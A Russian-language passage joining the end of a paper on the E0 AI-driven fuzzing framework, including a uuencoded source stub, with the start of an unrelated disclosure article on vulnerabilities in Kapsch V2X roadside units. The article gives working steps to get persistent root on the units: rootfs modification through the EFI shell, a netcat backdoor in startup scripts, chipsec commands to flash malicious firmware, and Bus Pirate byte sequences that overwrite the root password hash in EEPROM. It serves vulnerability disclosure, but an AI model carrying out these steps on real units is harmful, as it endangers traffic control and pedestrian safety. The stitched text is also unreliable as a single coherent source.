Каждый компонент E0 вносит вклад в интегрированный процесс обнаружения уязвимостей. Это слияние вооружает LLM конкретным, высококачественным контекстом, снижает бесполезные циклы инференса и замыкает цикл сквозным фаззингом. Оно объединяет широту обнаружения, символьную точность и семантическое рассуждение в один масштабируемый, низкозадержечный движок.

Будущая работа будет совершенствовать петли обратной связи под управлением AI, оптимизировать триггеры символьной инструментации и расширять оценку E0 на разнообразные закрытые цели. В конечном счёте E0 предлагает не просто техническое улучшение, но и практический, масштабируемый фреймворк для продвижения бинарного исследования уязвимостей.

---

## 16 - Список литературы

- [1] Jonathan Salwan (2015). Triton: Dynamic Binary Analysis Framework. <https://triton-library.github.io>
- [2] Ivan Fratric (2020). Jackalope Fuzzer. <https://github.com/jackalope-fuzzer/jackalope>
- [3] Jonathan Salwan (2022) - ttexplore. <https://github.com/JonathanSalwan/ttexplore>
- [4] Ivan Fratric (2020). TinyInst: A Lightweight Dynamic Instrumentation Framework. <https://github.com/TinyInst/TinyInst>
- [5] De Moura, L. & Bjorner, N. (2008). Z3: An Efficient SMT Solver.
- [6] Z3 Theorem Prover - <https://github.com/Z3Prover/z3>
- [7] Stephens, N., Grosen, J., Salls, C., Dutcher, A., Wang, R., Corbetta, J., Shoshitaishvili, Y., Kruegel, C., & Vigna, G. (2016). Driller: Augmenting fuzzing through selective symbolic execution. In 23rd Annual Network and Distributed System Security Symposium (NDSS).
- [8] Binary Ninja - <https://binary.ninja>
- [9] Andriesse, D. (2017). Practical Binary Analysis - No Starch Press.
- [10] Brian S. Pak (2012). Hybrid fuzz testing: Discovering software bugs via fuzzing and symbolic execution (Master's thesis). School of Computer Science, Carnegie Mellon University.
- [11] Microsoft. (2024). Phi-4: A Large-Scale Language Model.
- [12] Alibaba Cloud. (2025). Qwen3: Large Language Models. <https://arxiv.org/abs/2505.09388>
- [13] ARM Ltd. (2013). ARM Architecture Reference Manual: ARMv8-A edition. <https://developer.arm.com/documentation/ddi0487/latest>
- [14] Samuel GroB (2020). Fuzzing ImageIO - Project Zero. <https://googleprojectzero.blogspot.com/2020/04/fuzzing-imageio.html>
- [15] Alfredo Ortega, (2024). AI-Powered Bug Hunting: From Neural Networks to Practical Exploits. <https://github.com/Neuroengine-vulns/autokaker/blob/main/doc/AI-powered-bughunting-aortega-paper.pdf>
- [16] Josh Watson (2018). Vulnerability Modeling with Binary Ninja - Trail of Bits Blog. <https://blog.trailofbits.com/2018/04/04/vulnerability-modeling-with-binary-ninja/>
- [17] Reno Robert (2025) - Mindshare: Using Binary Ninja API to Detect Potential Use-After-Free Vulnerabilities - Zero Day Initiative Blog. <https://www.zerodayinitiative.com/blog/2025/3/20/>
- [18] Sean Heelan (2025) - How I Used O3 to Find CVE-2025-37899: A Remote Zero-Day Vulnerability in the Linux Kernel's SMB Implementation. <https://sean.heelan.io/2025/05/22/>
- [19] Michal Zalewski (2014) - American Fuzzy Lop (AFL). <https://lcamtuf.coredump.cx/afl/>

---

## 17 - Исходный код

```
begin 644 e0-alpha-src.tar.gz
M'XL(`#Q;>@`^`R]6XADV748UB,00@G7V!:20,9X=UZZ.J(J,C,B\E'5F5TU
MDZ^JRM9F74SLKIN=TTI[LF($YGGUHESHL\YD8^MT;&8&/Y0Q^V,1(8VP,>
MXR^!OPQB,,88C!&V]27\ (XT9+ "/T(<3@#X,?>#WV\SPB(U)U>^Y4T%T9<<[>
...
```

[Исходный код в формате uuencoded — продолжение в оригинальном файле]

**Примечание:** Полный исходный код в формате uuencoded (раздел 17) содержится в оригинальном файле архива *Phrack* и должен быть извлечён из него с помощью стандартных инструментов *uudecode*.

# Roadside to Everyone (R2E), Фаза 1: Физические и локальные уязвимости в (C)V2X RSU

Автор: Jon Gaines - GainSec

---

## Содержание

- 0. Введение
- 1. Обзор (C)V2X и связанных технологий
  - 1.1 V2X и CV2X
  - 1.2 DSRC и ITS-G5
  - 1.3 RSU/OBU
- 2. Тестируемые устройства
  - 2.1 Модели
  - 2.2 Чипсеты и примечательные компоненты на плате
  - 2.3 Примечательные физические интерфейсы
  - 2.4 Примечательные прошивки/программное обеспечение
- 3. Поверхность атаки
  - 3.1 Отсутствие всего
  - 3.2 Аппаратное обеспечение
  - 3.3 Предустановленная операционная система (EOS) (BIOS/загрузчик/ядро)
  - 3.4 Прошивка/EOS
- 4. Получение root-доступа
  - 4.1 Просто и полезно
  - 4.2 Быстрейший способ
  - 4.3 Устранение неполадок
- 5. Первая партия уязвимостей: множественные пути к постоянным бэкдорам
  - 5.1 Небезопасные разрешения SPI Flash допускают постоянную модификацию прошивки — CVE-2025-25733
  - 5.2 Постоянное повышение привилегий через перезаписываемый EEPROM (SPD Write Disable не установлен) — CVE-2025-25732
  - 5.3 Отсутствие защищённых диапазонов SPI допускает несанкционированную модификацию Flash — CVE-2025-25735
  - 5.4 Ненадлежащий контроль доступа в среде EFI Boot допускает постоянную модификацию прошивки — CVE-2025-25734
  - 5.5 Некорректная конфигурация блокировки SMM — CVE-2025-25738
  - 5.6 Несанкционированный доступ к ADB root shell сотового модема — CVE-2025-25736
  - 5.7 Слабые или не установленные пароли BIOS Supervisor/User допускают несанкционированный доступ к прошивке — CVE-2025-25737
- 6. Фаза 2: Переходим к клиент-серверному стеку (C)V2X
  - 6.1 Можно ещё? Порт RJ45 + второй USB + ?
  - 6.2 Приложения Android/iOS
  - 6.3 Серверный стек RSU
  - 6.4 Удалённые эксплойты
- 7. Разные заметки
  - 7.1 Сниффинг, устаревшие компоненты, сертификаты и ключи, внешние веб-сервисы — ну и ну!
- 8. Ссылки
- 9. Необработанный вывод

---

## 0. Введение

Придорожные блоки (RSU, Roadside Units) играют ключевую роль в системах связи «Транспортное средство — Всё» (V2X): они управляют автономными автомобилями, регулируют транспортные потоки и даже помогают пешеходам. Тем не менее эти устройства нередко устанавливаются в

общественных местах с минимальной физической защитой — те единицы, что оказались у меня, держатся на всего четырёх винтах, — что делает их крайне уязвимыми для физических атак. В отличие от традиционных киберугроз, требующих удалённой эксплуатации, злоумышленник с кратковременным физическим доступом может незаметно получить постоянный полный контроль над устройством без какой-либо пайки или физических модификаций. Будучи скомпрометированным, RSU превращается в невидимый инструмент манипулирования системами V2X с потенциально катастрофическими последствиями.

Риски не теоретические: всё больше RSU разворачивается по всему миру. Прошлые взломы придорожных светодиодных табло, нередко оставленных без защиты, наглядно показали, насколько легко можно вмешаться в работу публичной инфраструктуры. Однако если взломанное табло в худшем случае выведет хулиганское сообщение, то скомпрометированный RSU несёт куда более серьёзные угрозы. Злоумышленники могут вводить в заблуждение автономные транспортные средства, нарушать работу светофоров или манипулировать системами безопасности пешеходов. Например, слабовидящий человек, полагающийся на оповещения V2X о переходе дороги, может получить ложную информацию и шагнуть под машину в неподходящий момент. Примечательно, что производитель этих RSU уже разработал приложения для Android и iOS, которые помогают слабовидящим людям безопасно переходить улицу [1]. Аналогично, машины экстренных служб могут быть перенаправлены в пробки, а поддельные предупреждения об опасности — сеять ненужную панику и создавать объезды.

По мере распространения интеллектуальных транспортных систем защита RSU от скрытых локальных угроз перестаёт быть опциональной — она становится необходимым условием общественной безопасности и целостности связанной инфраструктуры.

В этой статье исследуются некоторые физические и локальные уязвимости RSU компании Kapsch TrafficCom, демонстрируется, насколько легко они могут быть скомпрометированы, и оценивается масштаб возможных последствий. Статья представляет результаты первой фазы многоэтапного подхода к реверс-инжинирингу этих устройств; цель Фазы 1 — получение root-доступа. Также я расскажу о планах на Фазу 2. Я не рассчитывал, что будет опубликовано семь CVE — CVE-2025-25732, CVE-2025-25733, CVE-2025-25734, CVE-2025-25735, CVE-2025-25736, CVE-2025-25737, CVE-2025-25738. Однако с учётом низкой сложности эксплуатации и полного молчания со стороны производителя после нескольких попыток связаться с ним — вот к чему мы пришли.

Несколько слов о подаче материала: я старался кратко излагать общие концепции/объяснения, не уникальные для этих устройств. По мере возможности я включал команды, результаты вывода, шаги воспроизведения и т.д. Поскольку ответа от производителя так и не последовало, часть информации я намеренно опустил — не хочу получить иск. Тем не менее там, где это уместно, я включил фрагменты исходного кода, пути, имена бинарных файлов и т.д. и надеюсь когда-нибудь всё же выложить все кастомные драйверы, скрипты, исходники и прочее, обнаруженное на этих устройствах. Загляните на мой сайт или свяжитесь со мной для получения скриншотов или дополнительной информации. Cela dit, entrons dans le vif du sujet!

---

## 1. Обзор (C)V2X и связанных технологий

### 1.1 V2X и CV2X

«Транспортное средство — Всё» (V2X, Vehicle-to-Everything) — это система связи, позволяющая транспортным средствам взаимодействовать с различными элементами окружающей среды:

другими транспортными средствами (V2V), инфраструктурой (V2I), пешеходами (V2P) и сетями (V2N). Взаимодействие направлено на повышение безопасности дорожного движения, улучшение транспортных потоков и поддержку автономного вождения за счёт обмена информацией в реальном времени. Сотовая связь «Транспортное средство — Всё» (C-V2X, Cellular Vehicle-to-Everything) — это конкретная реализация V2X, использующая технологии сотовых сетей (4G LTE и 5G) и обеспечивающая два взаимодополняющих режима связи, которые принято называть прямой и сетевой связью соответственно. Главное, что следует отметить применительно к данной статье и рассматриваемым устройствам: блоки CV2X (9260) поддерживают ту же функциональность V2X, что и блоки V2X (9160). [2]

V2V, V2I, V2P, V2N охватывают огромное разнообразие коммуникаций: интеллектуальные системы управления светофорами (ITSS), геометрию перекрёстков (MAP), фазировку и тайминг сигналов (SPaT) и многое другое [3]. Впрочем, всё это выходит за рамки Фазы 1.

Несмотря на то что технология существует уже давно, она ещё не внедрена на каждом углу по всему миру. Ниже перечислены места, где были развёрнуты тестируемые мной RSU (некоторые блоки могут оказаться новейшей моделью 7360 [12], которую я пока не нашёл на вторичном рынке):

- Грили, штат Колорадо [4]
- DOT I-70, Колорадо [5]
- Огайо [6]
- Порт Бильбао, Испания [7]
- Ипсвич, Австралия [8]

## 1.2 DSRC и ITS-G5


DSRC (Dedicated Short-Range Communications, выделенная связь ближнего действия) — беспроводная технология связи, разработанная специально для применений V2X. Она работает в диапазоне 5,9 ГГц и обеспечивает малозадержанную, высоконадёжную связь между транспортными средствами (V2V), инфраструктурой (V2I) и пешеходами (V2P). DSRC основана на IEEE 802.11p (11p) — варианте Wi-Fi, для которого старые беспроводные карты Atheros 9 имеют кастомный драйвер Linux, поддерживающий сниффинг. Технология широко применяется в критически важных задачах безопасности: предотвращение столкновений, приоритет проезда на светофорах, предупреждения об опасностях на дороге. По сравнению с C-V2X, DSRC обладает меньшим радиусом действия и не зависит от сотовых сетей, однако ограничена в масштабируемости и совместимости с будущими стандартами 5G. На момент написания статьи DSRC — основная технология в США. На уровне протоколов — которые я подробнее рассмотрю в следующей фазе — используется WAVE (Wireless Access in Vehicular Environment).

ITS-G5 — нынешний основной европейский стандарт V2X. Для целей настоящей статьи можно считать ITS-G5 разновидностью DSRC, поскольку он основан на DSRC и 11p. Тестируемые RSU поддерживают как DSRC, так и ITS-G5 [9].

## 1.3 RSU и OBU

Придорожный блок (RSU) и бортовой блок (OBU, Onboard Unit) — устройства связи, обеспечивающие коммуникацию V2X. Как следует из названий, они устанавливаются на обочине дороги и в транспортном средстве соответственно. В Фазе 1 блоки OBU не рассматривались, однако несколько из них у меня уже есть, и скоро я начну их тестировать. Крупных производителей этих устройств немного, и поскольку они используются в критической инфраструктуре (по крайней мере RSU), большинство страниц продуктов не содержат цены, почти не имеют документации и уж точно не предоставляют SDK без фотографии имеющегося у вас блока или хотя бы его серийного

\*\*\*





|  |  |                                         |  |                         |  |                    |
|--|--|-----------------------------------------|--|-------------------------|--|--------------------|
|  |  | Linux OS                                |  | Unique Serial No        |  |                    |
|  |  | TCP/IP Services                         |  | Security Services       |  |                    |
|  |  | Watchdog                                |  | Real Time Clock         |  |                    |
|  |  | Temp Sensor                             |  | Administration Services |  |                    |
|  |  | -----                                   |  |                         |  |                    |
|  |  | Platform & Resources & Protocols        |  |                         |  |                    |
|  |  | -----                                   |  |                         |  |                    |
|  |  | External Interfaces                     |  |                         |  |                    |
|  |  | -----                                   |  |                         |  |                    |
|  |  | ETH (PoE)                               |  | LEDs                    |  | Ext.Power*   GPIO* |
|  |  | -----                                   |  |                         |  |                    |
|  |  | -----                                   |  |                         |  |                    |
|  |  | External radio interface extensions     |  |                         |  |                    |
|  |  | -----                                   |  |                         |  |                    |
|  |  | WLAN*                                   |  | BT*                     |  | WWAN*              |
|  |  | -----                                   |  |                         |  |                    |
|  |  | -----                                   |  |                         |  |                    |
|  |  | Modular internal extensions             |  |                         |  |                    |
|  |  | -----                                   |  |                         |  |                    |
|  |  | SSD*                                    |  | hSD*                    |  | USB*   mPCIE*      |
|  |  | -----                                   |  |                         |  |                    |
|  |  | -----                                   |  |                         |  |                    |
|  |  | Operation & Maintenance                 |  |                         |  |                    |
|  |  | -----                                   |  |                         |  |                    |
|  |  | Device parameter setting & provisioning |  |                         |  |                    |
|  |  | Firmware provisioning                   |  |                         |  |                    |
|  |  | Self-test / Supervision                 |  |                         |  |                    |
|  |  | Webserver*                              |  |                         |  |                    |
|  |  | Logging*                                |  |                         |  |                    |
|  |  | Monitoring*                             |  |                         |  |                    |
|  |  | -----                                   |  |                         |  |                    |

\* Option

## Блок-схема 9260 [11]:

|  |                                      |                                         |        |                         |       |                                    |  |
|--|--------------------------------------|-----------------------------------------|--------|-------------------------|-------|------------------------------------|--|
|  | 5.9GHz                               | 5.9GHz                                  | 5.9GHz | GNSS                    | 3/4G* | GNSS                               |  |
|  | -----                                |                                         |        |                         |       |                                    |  |
|  | [ IEEE 802.11p radio (2x) (C-V2X*) ] |                                         |        |                         |       |                                    |  |
|  | [ WAVE 1609 ] [ GNSS* ]              |                                         |        |                         |       |                                    |  |
|  | [ ETSI ITS GS ]                      |                                         |        |                         |       |                                    |  |
|  | [ 5.9 application layer ]            |                                         |        |                         |       |                                    |  |
|  | [ 5.9 API ]                          |                                         |        |                         |       |                                    |  |
|  | -----                                |                                         |        |                         |       |                                    |  |
|  | 5.9 GHz radio communication          |                                         |        |                         |       |                                    |  |
|  | -----                                |                                         |        |                         |       |                                    |  |
|  | Computer HW platform                 |                                         |        |                         |       |                                    |  |
|  | -----                                |                                         |        |                         |       |                                    |  |
|  |                                      | Linux OS                                |        | Unique Serial No        |       |                                    |  |
|  |                                      | TCP/IP Services                         |        | Security Services       |       |                                    |  |
|  |                                      | Watchdog                                |        | Real Time Clock         |       |                                    |  |
|  |                                      | Temp Sensor                             |        | Administration Services |       |                                    |  |
|  |                                      | -----                                   |        |                         |       |                                    |  |
|  |                                      | -----                                   |        |                         |       |                                    |  |
|  |                                      | Platform & Resources & Protocols        |        |                         |       |                                    |  |
|  |                                      | -----                                   |        |                         |       |                                    |  |
|  |                                      | External Interfaces (data, power)       |        |                         |       |                                    |  |
|  |                                      | -----                                   |        |                         |       |                                    |  |
|  |                                      | ETH (PoE)                               |        | LEDs                    |       | 24/48VDC*   GPIO*                  |  |
|  |                                      | -----                                   |        |                         |       |                                    |  |
|  |                                      | -----                                   |        |                         |       |                                    |  |
|  |                                      | Modular H/W & Extensions                |        |                         |       |                                    |  |
|  |                                      | -----                                   |        |                         |       |                                    |  |
|  |                                      | GNSS*                                   |        | BT*                     |       | 34G*   SSD*   μSD*   USB*   mPCIE* |  |
|  |                                      | -----                                   |        |                         |       |                                    |  |
|  |                                      | -----                                   |        |                         |       |                                    |  |
|  |                                      | Operation & Maintenance                 |        |                         |       |                                    |  |
|  |                                      | -----                                   |        |                         |       |                                    |  |
|  |                                      | Device parameter setting & provisioning |        |                         |       |                                    |  |

|          |  |                         |  |  |
|----------|--|-------------------------|--|--|
|          |  | Firmware provisioning   |  |  |
|          |  | Self-test / Supervision |  |  |
|          |  | Status LEDs             |  |  |
|          |  | Web server*             |  |  |
|          |  | Logging*                |  |  |
|          |  | Monitoring*             |  |  |
|          |  | -----                   |  |  |
| -----    |  |                         |  |  |
| * Option |  |                         |  |  |

## 2.3 Примечательные физические интерфейсы

9160 и 9260 оснащены следующими примечательными физическими интерфейсами:

- слот microSD
- слот mSATA
- 4 контакта однонаправленного UART, помеченных «debug»
- 4 контакта I2C/SPI, помеченных «I2C»
- порт USB B (который можно настроить как клиентский или хостовый через BIOS)
- порт PoE RJ45
- некоторые другие интересности: есть ещё одно посадочное место для дополнительной радиоантенны и ещё один набор контактных площадок с маркировкой «USB»

Уникальные для 9260 компоненты и интерфейсы:

- плата-мост с ещё одним набором однонаправленных UART-контактов, помеченных «debug»
- LTE-модем с DIP-переключателем
- порт micro-USB
- набор из 3 и 4 контактов

Кроме того, 9260 оснащён вторым портом RJ45, назначение которого мне пока не удалось установить.

## 2.4 Примечательные прошивки/программное обеспечение

```

Версии LEO: 3.2.0.829.23, 3.8.0.1119.42, 4.6.0.1211.28
Версии встроенной ОС (EOS) Linux (основаны на ELBE/Debian):
 9260: 3.16.35-c3p+, 9160: 4.9.124-ris-152.29
Phoenix Secure Core: MVV1R976 X64 и MVV1R994 X64
V2X RSU Server: roadside
Версия прошивки чипсета V2X: 1.19.0-deb9-x86 1002
Прошивка LTE-модема: MDM9650
Другие важные бинарники: asme (тест радио V2X), llc (аналог, но для
 бинарника Cobra Wireless [cw-llc]), rsu-configuration (кастомный
 скрипт конфигурации V2X), cv2x-daemon и cv2x-config,
 C2X_HOST_APP.bin (обёртка API для взаимодействия с SXF17XX),
 библиотеки aerolink, v2x_radio_test, mm_server

```

Список кастомных deb-пакетов, обнаруженных на устройствах, приведён в разделе «Необработанный вывод» в конце статьи.

---

## 3. Поверхность атаки

### 3.1 Отсутствие всего

Говоря прямо: в этом встраиваемом устройстве и в стеке V2X/CV2X разбираться и разбираться. Поскольку устройство не стоит на каждом углу и не установлено в каждой машине, публичной информации о нём крайне мало. Ряд уязвимостей в используемом IPA был найден, и я проследил состояние общедоступных данных об уязвимостях, вскрытиях, объяснениях и прочей информации, доступной широкой публике. В результате всё аппаратное направление V2X в его нынешнем состоянии пребывает в полном информационном вакууме. Надеюсь, мои наработки — пусть и весьма базовые — привлекут других хакеров к этим кроличьим норам — со мной или без.

В следующих нескольких разделах я не собираюсь перечислять все типы уязвимостей в каждой категории, а лишь даю отправную точку для собственного исследования.

Большинство уязвимостей из Фазы 1 не охватывают все перечисленные ниже категории, поэтому подробно я их здесь не рассматриваю. По мере продвижения в исследовании буду писать о них подробнее.

### 3.2 Аппаратное обеспечение

Очевидно, что при таком количестве физических компонентов и интерфейсов поверхность атаки огромна. Будь то подключение SOIC-клипсы к SPI-чипу для перезаписи прошивки, модификация EEPROM, чтение/запись через I2C, внедрение вредоносных драйверов или загрузка с USB, mSata или microSD. Перечислять всё здесь не стану, но физическая/аппаратная поверхность атаки весьма обширна.

### 3.3 Предустановленная операционная система (EOS) (BIOS/загрузчик/ядро)

Компоненты, предшествующие EOS, — отличная отправная точка на программно-прошивочной стороне. Документации по Phoenix SecureCore немного, по syslinux — значительно больше. Кастомные модули ядра присутствуют, но в Фазе 1 мне не пришлось делать ничего сложнее их модификации для получения root-доступа.

### 3.4 Прошивка/EOS

Значительная часть прошивки и EOS является закрытой, кастомной, проприетарной, конфиденциальной, требующей лицензии и никоим образом не доступной публично. Тем не менее могу сказать следующее: все эти блоки работают под управлением кастомизированной встроенной ОС на базе ELBE (Embedded Linux Build Environment), основанной на Debian. Нередко используется модифицированная версия прошивки, а иногда — полностью кастомная прошивка, написанная с нуля. Это одновременно захватывает и пугает: всё новое и кастомное, но при этом надо разобраться в колоссальном объёме материала.

Один пример: я нашёл единственный пост в блоге про wardriving/сниффинг V2X (DSRC)-сигналов с использованием старых беспроводных карт Atheros ATH9K с кастомными драйверами и одну отличную лекцию на DefCon [16] — и всё. Потом обнаружил научную статью и репозиторий на GitHub, отслеживающий совместимые ATH9K NIC. В них упоминается, что *теоретически* некоторые ATH10-карты тоже должны работать на устройствах. И тут оказалось, что кастомная прошивка ATH10 уже присутствует на самих устройствах.

Эта прошивка находится по пути:

```
/mnt/c3platpersistent/opt/firmware/ath10k/QCA988X/hw2.0/
```

---

## 4. Получение root-доступа

### 4.1 Просто и полезно

Эти системы поставляются со встроенной оболочкой EFI (да, серьёзно), что существенно упрощает работу с ними. В оболочке EFI можно сделать немало всего, но в данном разделе описан простейший путь к получению root-доступа на устройстве.

Откручиваем четыре винта, снимаем крышку блока. Подключаем UART-адаптер для получения вывода, вставляем отформатированную в FAT32 карту microSD в слот, подключаем клавиатуру к USB-порту. При подключении кабеля PoE нажимаем F5 для входа в меню загрузки и выбираем «Internal Shell». Оказавшись в оболочке EFI, видим, что microSD смонтирована как fs0, а eMMC системы — как fs1. Копируем fs1: в fs0: командой cp:

```
cp -r fs1:\ fs0:\images
```

Отключаем кабель PoE, выключая блок, извлекаем microSD и вставляем её в Linux-машину. Переходим в каталог microSD, затем в директорию /live/.

Выполняем unsquashfs -s rootfs, чтобы получить информацию, включая алгоритм сжатия и размер блока — они потребуются для повторной упаковки EOS после внесения изменений.

Теперь можно перейти в squashfs и просмотреть файлы EOS. По умолчанию эти блоки настроены исключительно на IPv6, поэтому как минимум нужно добавить bridge в etc/network/interfaces:

```
auto eth0:1
iface eth0:1 inet static
address 192.168.1.XXX
netmask 255.255.255.0
gateway 19.168.1.1
```

Добавляем свой публичный SSH-ключ в root/.ssh/authorized\_keys и устанавливаем корректные права на директорию .ssh/ и файл authorized\_keys. Также раскомментируем строку authorized\_keys в конфигурационном файле sshd.

Теперь заново упаковываем изменённую файловую систему EOS:

```
mksquashfs squashfs-root output/rootfs -comp gzip -b 131072 -noappend
```

Копируем новый rootfs на microSD и т.д. Вернувшись в оболочку EFI, копируем новый rootfs в /live/rootfs. На всякий случай переименовываем файлы Manifest и Manifest.asc с суффиксом .bak.

Выходим из оболочки EFI, ждём загрузки блока и:

```
ssh -i root_priv_key root@192.168.1.XXX
```

Если запрашивается пароль, скорее всего, SSH-сервер требует устаревший алгоритм ключа. Временный обход:

```
ssh -o PubkeyAcceptedAlgorithms=+ssh-rsa -i root_priv_key root@192.168.1.XXX
```

Поздравляю, у вас есть root-доступ.

### 4.2 Быстрейший способ

Для получения простейшего root-доступа любого вида достаточно добавить бэкдор с netcat в rc.local, cron.d, кастомный сервис или воспользоваться другими известными способами.

## 4.3 Устранение неполадок

На некоторых блоках потребовалось полностью отключить IPv6. Это можно сделать несколькими способами: модифицировать параметры ядра в `/live/LIVE` или в `syslinux.cfg`, добавив `ipv6.disable=1` в строку `APPEND`. Альтернативно — добавить следующие строки в `/usr/tmp/etl/etc/sysctl.d/99-sysctl.conf`:

```
net.ipv6.conf.all.disable_ipv6 = 1
net.ipv6.conf.default.disable_ipv6 = 1
net.ipv6.conf.lo.disable_ipv6 = 1
```

Если блок по-прежнему недоступен по IPv4, вот ещё несколько подсказок:

- Убрать `quiet` из строки `APPEND`
- Добавить `console=ttyS0,115200N8`

Существует масса других параметров ядра, облегчающих диагностику.

Хотя это, скорее всего, не потребуется, вот ещё несколько возможных изменений:

- закомментировать строки, упоминающие `ipv6`, в `avahi-daemon.conf`
- добавить `eth0:1` в исключения `avahi`
- убрать `rescue_mode=shell` из строки `APPEND` в файле `RESCUE`

EOS существует в двух версиях: `rescue` и `live`. При первом запуске блок мог загрузиться в любую из них. Если загружается `rescue`, нужно выполнить несколько дополнительных шагов, хотя по сути достаточно изменить параметры загрузчика для перехода в `live`. Если устройство не хочет загружаться в `live`-образ прошивки, используем команду `edit` в оболочке EFI для правки файла `RESCUE`:

- изменить `BOOT_IMAGE=/rescue/vmlinuz` на `BOOT_IMAGE=/live/vmlinuz`
- изменить значение `root_sfs c root_sfs=/live/rootfs` на `root_sfs=/rescue/rootfs`

Если проблемы сохраняются, можно заглянуть в скрипт `update_ipconfig.sh` для корректной настройки IPv4.

---

## 5. Первая партия уязвимостей: множественные пути к постоянным бэкдорам

Первая обнаруженная мной партия уязвимостей — низко висящие плоды, легко выявляемые при достижении нужного уровня или типа доступа. В дальнейшем я опубликую посты с более подробным разбором этих уязвимостей, их базовых компонентов и в конечном счёте с Proof of Concept (PoC). Большинство из них относительно просто исправить (по крайней мере при наличии физического доступа). Тем не менее тот факт, что подобные недочёты в аппаратных защитах, неправильные конфигурации и т.д. обнаружились на всех имеющихся у меня устройствах — как новых, так и подержанных, — поразителен. Самый незатейливый пункт я оставил напоследок, так что не ждите длинного объяснения.

Названия уязвимостей говорят сами за себя. Поскольку большинство из них было найдено с помощью фреймворка Chipsec [17], я включу соответствующий необработанный вывод основного сканирования `chipsec_main.py` на одном из блоков.

### 5.1 Небезопасные разрешения SPI Flash допускают постоянную модификацию прошивки — CVE-2025-25733

Уязвимость затрагивает RSU 9160 и 9260 и является следствием отсутствия контроля доступа. Оба блока поддерживают Serial Peripheral Interface (SPI) и содержат NOR Flash-чип Winbond

W25Q64JVS1Q. Несмотря на несколько способов доступа к SPI, самый простой — через Chipsec.

В выводе Chipsec видно, где именно сканирование `chipsec_main.py` выявило уязвимость:

```
[*] Software access to SPI flash regions: read = 0xFF, write = 0xFF
[-] Software has write access to SPI flash descriptor
[-] FAILED: SPI Flash Region Access Permissions are not programmed securely
in flash descriptor
```

Это подтверждает, что SPI Flash Descriptor, BIOS, Intel Management Engine (ME), Gigabit Ethernet и прошивка Platform Data (PD) могут быть доступны для чтения и записи.

Для подтверждения уязвимости можно воспользоваться утилитой `chipsec_util.py`:

```
fs0:\EFI\chipsec-1.13.8> python chipsec_util.py spi info
```

Для записи вредоносной прошивки:

```
fs0:\EFI\chipsec-1.13.8> python chipsec_util.py spi write malicious_firmware.bin
```

Проверка сохранения изменений:

```
fs0:\EFI\chipsec-1.13.8> python chipsec_util.py spi dump verify_dump.bin
diff malicious_firmware.bin verify_dump.bin
```

Излишне говорить, что способов эксплуатации этого бесчисленное множество. Кроме того, переустановка ОС и перезагрузки не уничтожают этот бэкдор. Компрометация компонентов прошивки платформы, хранящихся в SPI Flash, достаточно незаметна, а при включённой Secure Boot данный бэкдор позволил бы её обойти.

## 5.2 Постоянное повышение привилегий через перезаписываемый EEPROM (SPD Write Disable не установлен) — CVE-2025-25732

Уязвимость затрагивает RSU 9160 и 9260 и является следствием отсутствия контроля доступа. EEPROM хранит хэши паролей пользователей root и kapsch (по умолчанию), которые при каждой загрузке копируются в `/etc/shadow`.

Это позволяет злоумышленнику:

- модифицировать EEPROM, подставив собственные хэши паролей
- получить постоянный root-доступ, сохраняющийся после перезагрузок
- эксплуатировать автозапуск SSH в режимах rescue/live для удалённого доступа

Фрагмент bash-скрипта, выполняемого сервисом `eeprom_handler` при каждой загрузке:

```
function update_shadow_file_rootuser {
 local ENCRYPTED_PASSWORD=$1

 local TMPFILE=$(tempfile -m 0640) grep -v ^root /etc/shadow > ${TMPFILE}

 local ROOT_LINE=$(grep ^root /etc/shadow | cut -d: -f1,3-)
 echo ${ROOT_LINE} | sed -es":\::\:${ENCRYPTED_PASSWORD}\::" >> ${TMPFILE}

 mv ${TMPFILE} /etc/shadow
}

function handle_root_password {
 if [! -e ${ETC_EEPROM}/.p.eesign.status]; then
 return 0
 fi
 if [[`cat ${ETC_EEPROM}/.p.eesign.status` != 'ok']]; then
 return 0
 fi
 if [! -e ${ETC_EEPROM}/p.root.password]; then
 return 0
 fi
 update_shadow_file_rootuser `cat ${ETC_EEPROM}/p.root.password`
}
```

Вывод Chipsec, фиксирующий саму проблему:

```
[x][Module: SPD Write Disable
[*] SMBUS_HCFG = 0x01 << Host
Configuration (b:d.f 00:31.3 + 0x40)
[04] SPD_WD = 0 << SPD_WD
[-] FAILED: SPD Write Disable is not set and SPDs were detected
```

Чтение хэша пароля root-пользователя через Bus Pirate:

```
[0xAE 0x05 0xC9] [0xAF r:16]
```

Пример ответа:

```
RX: 0x15 ACK 0x6F ACK 0x2E ACK 0x6F ACK 0x70 ACK 0x65 ACK 0x72 ACK 0x61
ACK..
```

После декодирования получается нечто вроде:

```
6BqXRbsRiiI1MI6WE$RT68NjgvlLyqxjgNJ8Od1mLjm0NuWbEE7
6z35a4XXXu7.SosIHacgABcGM1s4xTFOyWTaNFLu9SCXXSVaPo.1
```

При наличии физического доступа можно перезаписать хэш root-пользователя следующей командой (заменить байты, начиная с четвёртого в каждой строке, на нужный хэш):

Команды Bus Pirate (по одной строке за раз):

```
[0xAE 0x05 0xC9 0x24 0x36 0x24 0x5a 0x39 0x4c 0x37 0x58 0x71 0x4b
0x6a 0x4b 0x38 0x34 0x76 0x77]
[0xAE 0x05 0xD9 0x65 0x45 0x4f 0x24
0x78 0x7a 0x47 0x6c 0x63 0x5a 0x54 0x37 0x51 0x45 0x6a 0x35]
[0xAE
0x05 0xE9 0x55 0x6d 0x58 0x52 0x71 0x6b 0x70 0x78 0x36 0x39 0x42 0x66
0x4b 0x36 0x62 0x57]
[0xAE 0x05 0xF9 0x47 0x4a 0x57 0x73 0x4b 0x41 0x75
0x46 0x31 0x75 0x36 0x44 0x39 0x4a 0x59 0x71]
[0xAE 0x06 0x09 0x32 0x6a
0x41 0x4b 0x50 0x68 0x79 0x6d 0x42 0x35 0x38 0x33 0x61 0x69 0x4a 0x35]
